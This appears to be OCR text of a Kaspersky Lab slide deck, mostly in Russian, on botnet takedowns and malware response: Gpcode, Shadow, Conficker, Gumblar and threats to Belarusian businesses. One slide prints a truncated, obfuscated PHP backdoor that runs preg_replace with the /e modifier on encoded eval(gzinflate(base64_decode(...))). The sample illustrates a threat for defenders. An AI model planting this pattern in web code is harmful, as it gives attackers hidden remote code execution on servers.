Our previous blog on Gpcode said we'd managed to find a way to restore files in addition to those files that can be restored using the PhotoRec utility.

It turns out that if a user has files that are encrypted by Gpcode and versions of those same files that are unencrypted, then the pairs of files (the encrypted and corresponding unencrypted file) can be used to restore other files on the victim machine. This is the method that the StopGpcode2 tool uses.



Источник:
http://www.securelist.com/en/blog/208187538/Another_way_of_restoring_files_after_a_Gpcode_attack

2008: первое в мире уничтожение ботнета изнутри

ВЕБПЛАНЕТА
журнал для подключенных

ВСЕ ВМЕСТЕ | НОВОСТИ | ПРЕСС-РЕЛИЗЫ | ДЕТАЛИ | МНЕНИЯ | АВТОРЫ | ВОПРОСЫ И ОТВЕТЫ | О НАС | КОНТАКТЫ

ВХОД РЕГИСТРАЦИЯ

РАЗДЕЛЫ

ENGLISH
ДЕНЬГИ
ПРАВО
БЕЗОПАСНОСТЬ
СОФТ
СЕРВИСЫ
СВЯЗЬ
РЕКЛАМА
ИГРЫ
ЖИЗНЬ
УСТРОЙСТВА
ИССЛЕДОВАНИЯ

АРХИВ

« октябрь 2011

пн	вт	ср	чт	пт	сб	вс
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23

Касперский зачистил ботнет с помощью самого ботнета

Вебпланета

Безопасность | Новости | 19.08.2008 16:57

комментарии (2)
версия для печати

"Лаборатория Касперского" помогла отделу по борьбе с высокотехнологичными преступлениями полиции Нидерландов нейтрализовать ботнет Shadow, состоявший из более 100000 зараженных машин.

Арест 19-летнего создателя ботнета, проведенный голландцами вместе с ФБР, произошел еще 29 июля. Справедливости ради стоит отметить, что ботнет Shadow, заражающий пользователей через Windows Live Messenger и MSN Messenger, был не очень продвинутым. Поскольку ботнетом управляли через IRC, отследить его командный центр было легче, чем в случае других современных ботнетов, которыми управляют через Web.

Необычным же этот случай стал после того, как бот-мастера арестовали. Получив контроль над ботнетом, голландская полиция не стала сразу вырубать его - а обратилась в "Лабораторию Касперского" с просьбой помочь пользователям зараженных компьютеров.

Представители ЛК рассказали "Вебпланете", что схема предупреждения пользователей была следующей. Сначала "Лаборатория" передала голландской полиции инструкции по ручному удалению программы бота, дальше полиция разослала через средства ботнета утилиту, автоматически открывающую их собственную страницу (www.nationale-recherche.nl/), где говорилось о том, что данный компьютер заражён и входит в ботнет. На этой странице также находилась ссылка на сайт Касперского с инструкциями по лечению компьютера (www.kaspersky.com/shadowbot).

Источник:
http://www.webplanet.ru/news/security/2008/08/19/kaspersky_shadow.html

KASPERSKY lab

2009: противодействие Conficker

- **Сотрудничество с OpenDNS для блокировки доменов Conficker**

HOME | SOLUTIONS | USE OPENDNS | CUSTOMERS | SUPPORT | ABOUT US | BLOG

OpenDNS and Kaspersky Lab Team to Fight Massive Windows Conficker Worm, Give Network Admins Visibility Into Malware Operating on Their Network

OpenDNS joins forces with leading antivirus company to combat most widely-spread Windows worm; Leverages global DNS infrastructure to fight malware.

Feb 9, 2009 — San Francisco, CA -- OpenDNS, provider of the award-winning service that makes the Internet safer, faster, smarter and more reliable, today announced it has teamed with leading antivirus company Kaspersky Lab to fight the wide-spread Conficker virus. The effort to fight Conficker uses the newly introduced OpenDNS Botnet Protection feature, which provides network administrators visibility into the networks they operate and sends notification if the Conficker Windows worm has successfully penetrated their network. This insight then gives network administrators the knowledge necessary to disable the worm and prevent it from causing damage. The Conficker virus, also known as Kido and Downadup, surfaced in late 2008 and targets the Microsoft Windows operating system, exploiting a known vulnerability in the Windows Server service used by most versions of Windows.


"For a virus as widespread as Conficker, the ability to quickly and easily see if the virus has penetrated your network is hugely significant when considering as many as 10 million PCs are infected so far, and the damage the virus could potentially do. For the first time, OpenDNS is leveraging its globally distributed DNS network to combat malware," said OpenDNS Founder and CTO David Ulevitch. "The joining of Kaspersky Lab, a world-class antivirus company, and OpenDNS, the leading provider of DNS infrastructure and security services, gives network administrators a significant advantage in the fight against malware and botnets."

Источник: http://www.opendns.com/about/announcements/122/

2010: противодействие автономной вредоносной системе

- **Анализ автономной вредоносной системы (Gumblar)**
- **Активный мониторинг зараженных серверов**
- **Противодействие заражению серверов**

Автономная вредоносная система Gumblar



http://www.securelist.com/en/blog/132/Gumblar_Farewell

Чего стоит опасаться байнету?

И чем мы готовы помочь

KASPERSKY lab

Угрозы для бизнеса в байнете

- **Инъекции вредоносного HTML-кода**

```
ve_body"> <!-- closing tag is in template navbar -->
"floatcontainer doc_header">
f="index.php" class="logo-image"><img src="images/misc/vbulletin4_logo.png" alt="Форумы Mobile-Review.com -
s="toplinks">[redacted]

  <ul class="nouser">

        <li><a href="register.php" rel="nofollow">Регистрация</a></li>
```


- **Внедрение бэкдоров на вебсерверах**

```
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x
65\x63\x6F\x64\x65\x28'7X1re9s2z/Dn9VcwmjfZq+PYTtu7s2MnaQ5t2jTpcugp6
ARBAHT7xRVnNIlui4XO6d7Jx72TC/PN2dmHzjl8dbZf7x2dmd9KJXbHCtPQCbYHzjgKW
gL8/GKNe84N/jqxRl0PEktN5vaLk8AZdEZWZA+L5prJKswdTTy/5xTNv82yWm0J8sw1F
9tyx24ndKKi6QSBH3Q8f2CWj84PDwEqyYPUDuWHZrmq5Yysm45z49jTyPXHncgdOQICc
607PTg+gsaa9cpzk3fVIF18MLGL1OL+dGwjAQzKhlHgTkLPCodOWCzQSCFI4ETTYMzcs
```

- **Конкурентные DDoS-атаки**

- **Фишинговые атаки**

- **Промышленный шпионаж**



DDoS-атака

KASPERSKY lab

Чем мы можем оперативно помочь в экстренном случае

- **Консультация по обнаружению и устранению вредоносного кода**
- **Анализ метода проникновения на Ваши сервера и рекомендации по устранению уязвимостей**
- **Анализ поведения и предназначения вредоносного кода**
- **Детектирование новых вредоносных файлов**
- **Связь с провайдерами и хостинг-площадками зарубежом для оперативного удаления вредоносного кода и центров управления ботнетами**
- **Связь с Интерполом и полицией в других странах для заведения уголовного дела на атакующего**

Спасибо за внимание!

Виталий Камлюк

Ведущий антивирусный эксперт
Группа исследования глобальных угроз
Лаборатория Касперского

Vitaly.Kamluk@kaspersky.com

great@kaspersky.com

KASPERSKY lab